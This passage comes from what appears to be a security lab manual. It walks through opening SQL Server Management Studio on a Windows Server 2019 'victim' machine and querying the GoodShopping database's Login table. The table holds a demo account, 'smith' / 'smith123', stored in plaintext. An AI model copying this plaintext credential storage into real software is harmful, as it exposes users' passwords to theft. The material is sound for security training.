
Note: In this task, we are logging into the **Windows Server 2019** machine as a victim.



10. Click the **Type here to search** icon in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.




11. Microsoft SQL Server Management Studio opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.



12. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.

13. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.



14. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.

The screenshot shows the SSMS interface with a query window titled 'SQLQuery1.sql'. The query is:

```

/*
***** Script for SelectTopNRows command from SSMS *****/
SELECT TOP (1000) [loginid]
      ,[username]
      ,[password]
  FROM [GoodShopping].[dbo].[Login]

```


The results pane shows a single row:

	loginid	username	password
1	1	smith	smith123

At the bottom, it says 'Query executed successfully.'

